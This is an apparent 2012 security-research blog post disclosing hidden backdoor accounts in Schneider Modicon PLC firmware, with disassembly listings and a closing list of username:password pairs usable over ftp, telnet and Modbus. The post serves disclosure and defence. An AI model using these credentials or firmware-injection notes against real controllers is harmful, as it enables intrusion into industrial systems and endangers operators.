ROM:200701B8 LDR R1, =0x203C572A
ROM:200701BC LDR R0, =aTestingpw ; "testingpw"
ROM:200701C0 BL loginDefaultEncrypt
ROM:200701C4 LDR R1, =0x203C572A
ROM:200701C8 LDR R0, =aTest ; "test"
ROM:200701CC BL loginUserAdd
ROM:200701D0 LDR R1, =0x2038D8B8
ROM:200701D4 LDR R0, =aFwdownload ; "fwdownload"
ROM:200701D8 BL loginDefaultEncrypt
ROM:200701DC LDR R1, =0x2038D8B8
ROM:200701E0 LDR R0, =aLoader ; "loader"
ROM:200701E4 BL loginUserAdd
ROM:200701E8 LDR R1, =0x203948C0
ROM:200701EC LDR R0, =aWebpages ; "webpages"
ROM:200701F0 BL loginDefaultEncrypt
ROM:200701F4 LDR R1, =0x203948C0
ROM:200701F8 LDR R0, =aWebserver ; "webserver"
ROM:200701FC BL loginUserAdd
ROM:20070200 LDR R1, =0x203C5B78
ROM:20070204 LDR R0, =aFactorycastSch ; "factorycast@schneider"
ROM:20070208 BL loginDefaultEncrypt
ROM:2007020C LDR R1, =0x203C5B78
ROM:20070210 LDR R0, =aSysdiag ; "sysdiag"
ROM:20070214 BL loginUserAdd
ROM:20070218 LDR R1, =0x2038D4CC
ROM:2007021C LDR R0, =aNtpupdate ; "ntpupdate"
ROM:20070220 BL loginDefaultEncrypt
ROM:20070224 LDR R1, =0x2038D4CC
ROM:20070228 LDR R0, =aNtpupdate ; "ntpupdate"
ROM:2007022C BL loginUserAdd
ROM:20070230 LDR R1, =0x2039096C
ROM:20070234 LDR R0, =aPcfactory ; "pcfactory"
ROM:20070238 BL loginDefaultEncrypt
ROM:2007023C LDR R1, =0x2039096C
ROM:20070240 LDR R0, =aPcfactory ; "pcfactory"
ROM:20070244 BL loginUserAdd

```

More hardcoded credentials in plain text: USER:USERUSER

```

ROM:200679BC
ROM:200679BC ftpAddWebUserPw ; CODE XREF: EthernetManager::initialize(void):loc_20029A10p
ROM:200679BC MOV R12, SP
ROM:200679C0 STMFD SP!, {R11,R12,LR,PC}
ROM:200679C4 LDR R1, =0x2037CA05
ROM:200679C8 SUB R11, R12, #4
ROM:200679CC LDR R0, =0x2037C9B4
ROM:200679D0 BL ftpGetWebUserPw
ROM:200679D4 CMN R0, #1
ROM:200679D8 LDR R1, =(aUseruser+4)
ROM:200679DC LDR R0, =0x2037C9B4
ROM:200679E0 BEQ loc_20067A00
ROM:200679E4
ROM:200679E4 loc_200679E4 ; CODE XREF: ftpAddWebUserPw+54j
ROM:200679E4 LDR R1, =0x2037CA05
ROM:200679E8 LDR R0, =0x2037C9B4
ROM:200679EC BL loginUserAdd
ROM:200679F0 LDR R0, =0x2037C9B4
ROM:200679F4 LDR R1, =aSdcaWeb ; "/SDCA/WEB"

```

```

ROM:200679F8      LDMFD SP, {R11,SP,LR}
ROM:200679FC      B      ftpPathAccessRegister
ROM:20067A00 ; -----
ROM:20067A00
ROM:20067A00 loc_20067A00 ; CODE XREF: ftpAddWebUserPw+24j
ROM:20067A00      BL      strcpy
ROM:20067A04      LDR      R1, =0x2037CA05
ROM:20067A08      LDR      R0, =aUseruser ; "USERUSER"
ROM:20067A0C      BL      loginDefaultEncrypt
ROM:20067A10      B      loc_200679E4
ROM:20067A10 ; End of function ftpAddWebUserPw
ROM:20067A10
ROM:20067A10 ; -----

```

#### MODBUS 125 dispatcher to ModbusFC125::process125Command handler

```

ROM:20044830
ROM:20044830 ; ModbusFC125::processModbusMessage(MBAPMSG *, int *)
ROM:20044830 _ZN11ModbusFC12520processModbusMessageEP7MBAPMSGPi
ROM:20044830 ; CODE XREF: g_processModbusMessage:loc_200448D8p
ROM:20044830      MOV      R12, SP
ROM:20044834      STMFD   SP!, {R4,R5,R11,R12,LR,PC}
ROM:20044838      SUB      R11, R12, #4
ROM:2004483C      MOV      R5, R2
ROM:20044840      MOV      R4, R1
ROM:20044844      MOV      R3, R1
ROM:20044848      MOV      R2, #1
ROM:2004484C      LDRB     R12, [R1,#7]
ROM:20044850      CMP      R12, #0x7D ; '}'
ROM:20044854      BEQ      loc_20044884
ROM:20044858      MOV      R1, R12
ROM:2004485C      BL      _ZN11ModbusFC1259MbusErrorEhhP7MBAPMSG ; ModbusFC125::MbusError(uchar,uchar,MBAPMSG *)
ROM:20044860
ROM:20044860 loc_20044860 ; CODE XREF: ModbusFC125::processModbusMessage(MBAPMSG *,int *)+58j
ROM:20044860      ADD      R0, R0, #1
ROM:20044864      AND      R3, R0, #0xFF00
ROM:20044868      MOV      R3, R3,ASR#8
ROM:2004486C      AND      R2, R0, #0xFF
ROM:20044870      ORR      R3, R3, R2,LSL#8
ROM:20044874      ADD      R1, R0, #6
ROM:20044878      STRH     R3, [R4,#4]
ROM:2004487C      STR      R1, [R5]
ROM:20044880      LDMFD   SP, {R4,R5,R11,SP,PC}
ROM:20044884 ; -----
ROM:20044884 loc_20044884 ; CODE XREF: ModbusFC125::processModbusMessage(MBAPMSG *,int *)+24j
ROM:20044884      BL      _ZN11ModbusFC12517process125CommandEP7MBAPMSG ; ModbusFC125::process125Command(MBAPMSG *)
ROM:20044888      B      loc_20044860
ROM:20044888 ; End of function ModbusFC125::processModbusMessage(MBAPMSG *,int *)
ROM:20044888

```

Just an example, to inject our own code we could use external modules. In fact this is how the webserver is implemented, as a separate module loaded at runtime: 'webserver.out'

```

; Attributes: bp-based frame
ROM:200BA7BC
ROM:200BA7BC http_init ; CODE XREF: HttpTask:loc_200BA9B8p
ROM:200BA7BC
ROM:200BA7BC var_50 = -0x50
ROM:200BA7BC var_4C = -0x4C
ROM:200BA7BC var_48 = -0x48
ROM:200BA7BC var_44 = -0x44
ROM:200BA7BC var_40 = -0x40
ROM:200BA7BC var_3C = -0x3C
ROM:200BA7BC var_38 = -0x38
ROM:200BA7BC var_34 = -0x34
ROM:200BA7BC var_30 = -0x30
ROM:200BA7BC var_2C = -0x2C
ROM:200BA7BC var_28 = -0x28
ROM:200BA7BC var_24 = -0x24
ROM:200BA7BC var_1D = -0x1D
ROM:200BA7BC
ROM:200BA7BC      MOV      R12, SP
ROM:200BA7C0      STMFD   SP!, {R4-R7,R11,R12,LR,PC}
ROM:200BA7C4      SUB      R11, R12, #4
ROM:200BA7C8      LDR      R6, =0x203804F8
ROM:200BA7CC      SUB      SP, SP, #0x34
ROM:200BA7D0      LDR      R3, [R6]
ROM:200BA7D4      ANDS     R5, R3, #1
ROM:200BA7D8      BEQ      loc_200BA7E4
ROM:200BA7DC
ROM:200BA7DC loc_200BA7DC ; CODE XREF: http_init+104j
ROM:200BA7DC ; http_init+124j ...
ROM:200BA7DC      SUB      SP, R11, #0x1C
ROM:200BA7E0      LDMFD   SP, {R4-R7,R11,SP,PC}
ROM:200BA7E4 ; -----
ROM:200BA7E4
ROM:200BA7E4 loc_200BA7E4 ; CODE XREF: http_init+1Cj
ROM:200BA7E4      LDR      R1, =aSdcaWeb_0 ; "/SDCA/Web/"
ROM:200BA7E8      LDR      R0, =0x203C5970

```

```

ROM:200BA7EC    BL    strcpy
ROM:200BA7F0    LDR    R0, =HttpServerFile ; "/SDCA/Firmware/WebServer.out"
ROM:200BA7F4    MOV     R1, R5
ROM:200BA7F8    MOV     R2, R5
ROM:200BA7FC    BL      open
ROM:200BA800    CMN     R0, #1
ROM:200BA804    MOV     R4, R0
ROM:200BA808    BEQ     loc_200BA8E4
ROM:200BA80C    MOV     R1, #0xC
ROM:200BA810    BL      loadModule
ROM:200BA814    CMP     R0, #0
ROM:200BA818    BEQ     loc_200BA8C4
ROM:200BA81C    LDR     R7, =0x203945EC
ROM:200BA820    MOV     R0, R4
ROM:200BA824    BL      close
ROM:200BA828    LDR     R0, [R7]
ROM:200BA82C    LDR     R1, =HttpServerEntry ; "websvxmain"
ROM:200BA830    SUB     R2, R11, #-var_24
ROM:200BA834    SUB     R3, R11, #-var_1D
ROM:200BA838    BL      symFindByName
ROM:200BA83C    CMN     R0, #1
ROM:200BA840    BEQ     loc_200BA904
ROM:200BA844    LDR     R3, =HttpServerPrio
ROM:200BA848    LDR     R2, =HttpServerStack
ROM:200BA84C    LDR     R12, [R11, #var_24]
ROM:200BA850    LDR     R1, [R3]
ROM:200BA854    LDR     R0, =aThttpd ; "tHtpd"
ROM:200BA858    LDR     R3, [R2]
ROM:200BA85C    MOV     R2, R5
ROM:200BA860    STR     R12, [SP, #0x50+var_50]
ROM:200BA864    LDR     R4, =0x203804FC
ROM:200BA868    STR     R5, [SP, #0x50+var_4C]
ROM:200BA86C    STR     R5, [SP, #0x50+var_48]
ROM:200BA870    STR     R5, [SP, #0x50+var_44]
ROM:200BA874    STR     R5, [SP, #0x50+var_40]
ROM:200BA878    STR     R5, [SP, #0x50+var_3C]
ROM:200BA87C    STR     R5, [SP, #0x50+var_38]
ROM:200BA880    STR     R5, [SP, #0x50+var_34]
ROM:200BA884    STR     R5, [SP, #0x50+var_30]
ROM:200BA888    STR     R5, [SP, #0x50+var_2C]
ROM:200BA88C    STR     R5, [SP, #0x50+var_28]
ROM:200BA890    BL      taskSpawn

```

So, why do all those hidden accounts exist? A good question.

-Generating a password by deriving it from the MAC address makes sense as a method to gain access even if the original password has been lost. Technically, these accounts are backdoors though.

-Most of them are used by configuration/(internal?)support software. For example, the hidden account 'loader:fwdownload' can be found inside Unity Loader.

-In fact we can find more hidden accounts by reversing this kind of software. i.e Hidden account for Schneider Advantys STB devices by reversing the software used to upgrade the firmware.

#### Schneider Advantys STB modules - nip2311\_upgrade\_fw\_v3.01.00\_[web]\_v2.01.00.exe

```

.text:00403579
.text:00403579 loc_403579: ; CODE XREF: sub_403546+22j
.text:00403579    cmp     dword_4134EC, 1
.text:00403580    jnz     short loc_4035A7
.text:00403582    push    dword ptr [edi] ; int
.text:00403584    push    offset aFcsdfcsd ; "fcsdfcsd"
.text:00403589    push    offset aNip2212 ; "nip2212"
.text:0040358E    call    _FtpLogin
.text:00403593    add     esp, 0Ch
.text:00403596    mov     ebx, eax
.text:00403598    test    eax, eax
.text:0040359A    jnz     loc_403623
.text:004035A0    mov     esi, 1
.text:004035A5    jmp     short loc_403623
.text:004035A7 ; -----
.text:004035A7
.text:004035A7 loc_4035A7: ; CODE XREF: sub_403546+3Ajj
.text:004035A7    cmp     dword_4134E4, 1
.text:004035AE    jnz     short loc_4035D1
.text:004035B0    push    dword ptr [edi] ; int
.text:004035B2    push    offset aQwertyqwerty ; "qwertyqwerty"
.text:004035B7    push    (offset a00kernel0011ex+0AAh) ; s
.text:004035BC    call    _FtpLogin
.text:004035C1    add     esp, 0Ch
.text:004035C4    mov     ebx, eax
.text:004035C6    test    eax, eax
.text:004035C8    jnz     short loc_403623
.text:004035CA    mov     esi, 1
.text:004035CF    jmp     short loc_403623
.text:004035D1 ; -----
.text:004035D1
.text:004035D1 loc_4035D1: ; CODE XREF: sub_403546+68jj
.text:004035D1    cmp     dword_4134E8, 1
.text:004035D8    jnz     short loc_4035FB
.text:004035DA    push    dword ptr [edi] ; int
.text:004035DC    push    offset aPoiuypoiuy ; "poiuypoiuy"
.text:004035E1    push    offset aNic2212 ; "nic2212"
.text:004035E6    call    _FtpLogin
.text:004035EB    add     esp, 0Ch

```

```

.text:004035EE      mov     ebx, eax
.text:004035F0      test    eax, eax
.text:004035F2      jnz     short loc_403623
.text:004035F4      mov     esi, 1
.text:004035F9      jmp     short loc_403623
.text:004035FB ; -----
.text:004035FB
.text:004035FB loc_4035FB:                ; CODE XREF: sub_403546+92j
.text:004035FB      cmp     dword_4134F0, 1
.text:00403602      jnz     short loc_403623
.text:00403604      push    dword ptr [edi] ; int
.text:00403606      push    offset aPcfactory ; "pcfactory"
.text:00403608      push    offset aPcfactory_0 ; "pcfactory"
.text:00403610      call    _FtpLogin
.text:00403615      add     esp, 0Ch
.text:00403618      mov     ebx, eax
.text:0040361A      test    eax, eax
.text:0040361C      jnz     short loc_403623
.text:0040361E      mov     esi, 1

```

Well, enough. We could be writing long time about all the interesting things you can find inside one of these firmwares but hey! now you have all the needed info to do so :)

#### Summing up

- In order to fully understand the PLC/Eth module, backplane and other protocols (i.e Unity's UMAS) we can reverse engineer the firmware, the java classes and vendor's software like Unity Loader.
- You can remotely compromise Modicon PLCs exposed via NOE Ethernet modules through ftp, telnet, modbus, WDB, snmp, web... by using the backdoor credentials exposed or even without using them.
- You can load your own trojanized firmware.
- There are undocumented hidden accounts that can be used to compromise a PLC.
- There are undocumented functionalities with security implications.
- There is no solution other than redesigning these devices, which obviously is not feasible in the short/middle term so mitigations are needed and expected.
- There is no patch available at this moment.

Products affected: [http://www.us-cert.gov/control\\_systems/pdf/ICS-ALERT-11-346-01.pdf](http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-346-01.pdf)

#### Backdoor accounts compilation

pcfactory:pcfactory	(hidden)
loader:fwdownload	(hidden)
ntpupdate:ntpupdate	(documented)
sysdiag:factorycast@schneider	(documented)
test:testingpw	(hidden)
USER:USER	(documented)
USER:USERUSER	(documented -not hidden-) (thanks to Stephan Beirer for pointing it out)
webserver:webpages	(hidden)
fdrusers:sresurdf	(hidden)
nic2212:poiuypoiuy	(hidden)
nimrohs2212:qwertyqwerty	(hidden)
nip2212:fcscdfcsd	(hidden)
ftpuser:ftpuser	(hidden)
noe77111_v500:RcSyyebczS	(hidden) (password hashed)
AUTCSE:RybQRceeSd	(hidden) (password hashed)
AUT_CSE:cQdd9debez	(hidden) (password hashed)
target:RcQbRbZryc	(hidden) (password hashed)

Despite I'm releasing this information when there is still no patch available, It has been my decision. I reported it to the ICS-CERT months ago, I would like to thank the ICS-CERT and the Schneider security team, they have taken these issues very seriously and are working on a patch. During the process they have been keeping me updated on every decision/progress. However, some time ago I decided to change my disclosure policy.

I would like to mention that other security researchers I talked to about this issue had found these hidden account as well, so kudos to K. Reid Wightman @ReverseCS and Jaime Blasco @jaimeblasco .

Welcome to the 90s.

Last Updated ( Thursday, 19 January 2012 )

< Prev

Next >

"Nevertheless, it does move"  
Galileo